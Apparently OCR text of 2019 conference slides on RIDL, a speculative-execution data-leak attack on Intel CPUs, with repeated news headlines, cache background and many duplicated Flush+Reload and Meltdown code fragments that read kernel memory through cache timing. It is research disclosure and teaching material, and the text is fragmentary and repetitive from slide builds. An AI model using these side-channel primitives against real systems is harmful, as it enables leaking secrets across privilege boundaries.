HITB+CyberWeek
Abu Dhabi, UAE: 12-17 October 2019

RIDL
Rogue In-flight Data Load

Stephan van Schaik

Sebastian Österlund

https://cyberweek.ae https://mdsattacks.com

RIDL
Rogue In-flight Data Load

Stephan van Schaik - Alyssa Milburn

Sebastian Österlund - Pietro Frigo - Giorgi Maisuradze*

Kaveh Razavi - Herbert Bos - Cristiano Guiffrida

VUSec

UNIVERSITÄT DES SAARLANDES

MDS ATTACKS

I SPECULATE THAT THIS WON'T BE THE LAST SUCH BUG —

New speculative execution bug leaks data from Intel chips' internal buffers

Intel-specific vulnerability was found by researchers both inside and outside the company.

PETER BRIGHT - 5/14/2019, 8:10 PM

MDS ATTACKS

Protecting your computer against Intel's latest security flaw is easy, unless it isn't

Spectre is going to haunt us for a very long time

By Dieter Bohn | @backlon | May 17, 2019, 9:12am EDT

aks data

Intel-specific vulnerability was found by researchers both inside and outside the company.

PETER BRIGHT - 5/14/2019, 8:10 PM

MDS ATTACKS

Protecting your computer against Intel's latest security flaw is easy, unless it isn't

Spectre is going to haunt us for a very long time

By Dieter Bohn | @backlon | May 17, 2019, 9:12am EDT

…aks data

Intel-specific vulnerability was found by researchers both inside and outside the company

RIDL vulnerability hits Intel - new Side Channel Attack potentially is worse than Spectre and Meltdown

by Hilbert Hagedoorn on: 05/14/2019 08:38 PM | source: volkskrant.nl | 168 comment(s)

MDS ATTACKS

Buffer the Intel flayer: Chipzilla, Microsoft, Linux world, etc emit fixes for yet more data-leaking processor flaws

Intel CPUs dating back a decade are vulnerable to latest cousin of Spectre

By Thomas Claburn in San Francisco 14 May 2019 at 17:00 55 SHARE ▼

Protecting against Int flaw is eas

Spectre is going to haunt us for a very long time

By Dieter Bohn | @backlon | May 17, 2019, 9:12am EDT

aks data

Intel-specific vulnerability was found by researchers both inside and outside the

RIDL vulnerability hits Intel - new Side Channel Attack potentially is worse than Spectre and Meltdown

by Hilbert Hagedoorn on: 05/14/2019 08:38 PM | source: volkskrant.nl | 158 comment(s)

MDS ATTACKS

Buffer the Intel flayer: Chipzilla, Microsoft, Linux world, etc emit fixes for yet more data-leaking processor flaws

Intel CPUs dating back a decade are vulnerable to latest cousin of Spectre

By Thomas Claburn in San Francisco 14 May 2019 at 17:00 55 SHARE ▼

Protecting against Int
flaw is eas

Spectre is going to haunt us for a very long time

By Dieter Bohn | @backlon | May 17, 2019, 9:12am EDT

aks data

de and outside the

updates against MDS attacks

Microsoft releases standalone updates containing Intel microcode mitigations for recently disclosed MDS attacks.

By Liam Tung | June 4, 2019 -- 12:10 GMT (13:10 BST) | Topic: Security

k potentially is worse than

MDS ATTACKS

RIP Hyper-Threading? ChromeOS axes key Intel CPU feature over data-leak flaws – Microsoft, Apple suggest snub

Plug pulled on SMT tech as software makers put security ahead of performance

By Thomas Claburn in San Francisco 14 May 2019 at 21:14 71 SHARE ▼

ayer: Chipzilla, world, etc emit fixes a-leaking processor

x a decade are vulnerable to e

n 14 May 2019 at 17:00 55 SHARE ▼

Spectre is going to haunt us for a very long time

By Dieter Bohn | @backlon | May 17, 2019, 9:12am EDT

aks data

de and outside the

updates against MDS attacks

Microsoft releases standalone updates containing Intel microcode mitigations for recently disclosed MDS attacks.


By Liam Tung | June 4, 2019 -- 12:10 GMT (13:10 BST) | Topic: Security

k potentially is worse than

Speculative execution attacks

- Modern CPUs speculate on data for optimization
- Invisible to the user

Leak 42 using **cache attack**




inp??


Speculate on branch condition based on previous branching behavior

Let’s first talk about cache attacks


BACKGROUND


CPU
Registers
L1 Cache
L2 Cache
L3 Cache
Main Memory
Disk Storage

BACKGROUND


CPU
Registers
L1 Cache
L2 Cache
L3 Cache
Main Memory
Disk Storage
Faster
Smaller
Slower
Larger

BACKGROUND



Smaller
Faster
CPU Registers
L1 Cache
L2 Cache
L3 Cache
Main Memory
Disk Storage
Cache Hit
Cache Miss
Larger
Slower

FLUSH + RELOAD

① FLUSH


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② VICTIM

```
char byte = table[secret];
```

③ RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



FLUSH + RELOAD

① **FLUSH**


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② **VICTIM**

```
char byte = table[secret];
```

③ **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



FLUSH + RELOAD

① **FLUSH**


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② **VICTIM**

```
char byte = table[secret];
```

③ **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



FLUSH + RELOAD

① **FLUSH**


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② **VICTIM**

```
char byte = table[secret];
```

③ **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



FLUSH + RELOAD

① FLUSH


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② VICTIM

```
char byte = table[secret];
```

③ RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



FLUSH + RELOAD

① **FLUSH**

```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```


② **VICTIM**

```
char byte = table[secret];
```

③ **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```

Probe Array



FLUSH + RELOAD

① **FLUSH**

```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② **VICTIM**

```
char byte = table[secret];
```

③ **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```

FLUSH + RELOAD

① **FLUSH**

```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② **VICTIM**

```
char byte = table[secret];
```

③ **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```

FLUSH + RELOAD

① **FLUSH**

```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② **VICTIM**

```
char byte = table[secret];
```

③ **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```

FLUSH + RELOAD

① **FLUSH**

```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② **VICTIM**

```
char byte = table[secret];
```

③ **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```

FLUSH + RELOAD

① **FLUSH**

```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② **VICTIM**

```
char byte = table[secret];
```

③ **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```

FLUSH + RELOAD

① **FLUSH**

```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② **VICTIM**

```
char byte = table[secret];
```

③ **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```

FLUSH + RELOAD

① **FLUSH**

```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② **VICTIM**

```
char byte = table[secret];
```

③ **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```

FLUSH + RELOAD

① **FLUSH**

```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② **VICTIM**

```
char byte = table[secret];
```

③ **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```

FLUSH + RELOAD

① **FLUSH**

```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② **VICTIM**

```
char byte = table[secret];
```

③ **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```

PREVIOUS ATTACKS

① VICTIM

```
char secret = *(volatile char *)kaddr;
```

② FLUSH

```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```


③ MELTDOWN

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)kaddr;
  char *p = probe + 4096 * byte;
  *(volatile char *)p;
  _xend();
}
```

④ RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```

Probe Array



① **VICTIM**

```
char secret = *(volatile char *)kaddr;
```

② **FLUSH**

```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```


③ **MELTDOWN**

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)kaddr;
  char *p = probe + 4096 * byte;
  *(volatile char *)p;
  _xend();
}
```

④ **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```

Probe Array



① **VICTIM**

```
char secret = *(volatile char *)kaddr;
```

② **FLUSH**

Kernel data in L1d cache


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

③ **MELTDOWN**

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)kaddr;
  char *p = probe + 4096 * byte;
  *(volatile char *)p;
  _xend();
}
```

④ **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



① VICTIM

```
char secret = *(volatile char *)kaddr;
```

② FLUSH

```
for (i = 0; i < 256; ++i) {
     _mm_clflush(probe + i * 4096);
}
```


③ MELTDOWN

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)kaddr;
  char *p = probe + 4096 * byte;
  *(volatile char *)p;
  _xend();
}
```

④ RELOAD

```
for (i = 0; i < 256; ++i) {
     t0 = __rdtsc();
     *(volatile char *)(probe + i * 4096);
     dt = __rdtsc() - t0;
}
```

Probe Array



① **VICTIM**

```
char secret = *(volatile char *)kaddr;
```

② **FLUSH**


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

③ **MELTDOWN**

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)kaddr;
  char *p = probe + 4096 * byte;
  *(volatile char *)p;
  _xend();
}
```

④ **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



① VICTIM

```
char secret = *(volatile char *)kaddr;
```

② FLUSH

```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```


③ MELTDOWN

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)kaddr;
  char *p = probe + 4096 * byte;
  *(volatile char *)p;
  _xend();
}
```

④ RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```

Probe Array



① VICTIM

```
char secret = *(volatile char *)kaddr;
```

② FLUSH


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

③ MELTDOWN

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)kaddr;
  char *p = probe + 4096 * byte;
  *(volatile char *)p;
  _xend();
}
```

④ RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



① VICTIM

```
char secret = *(volatile char *)kaddr;
```

② FLUSH

```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

③ MELTDOWN

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)kaddr;
  char *p = probe + 4096 * byte;
  *(volatile char *)p;
  _xend();
}
```

④ RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
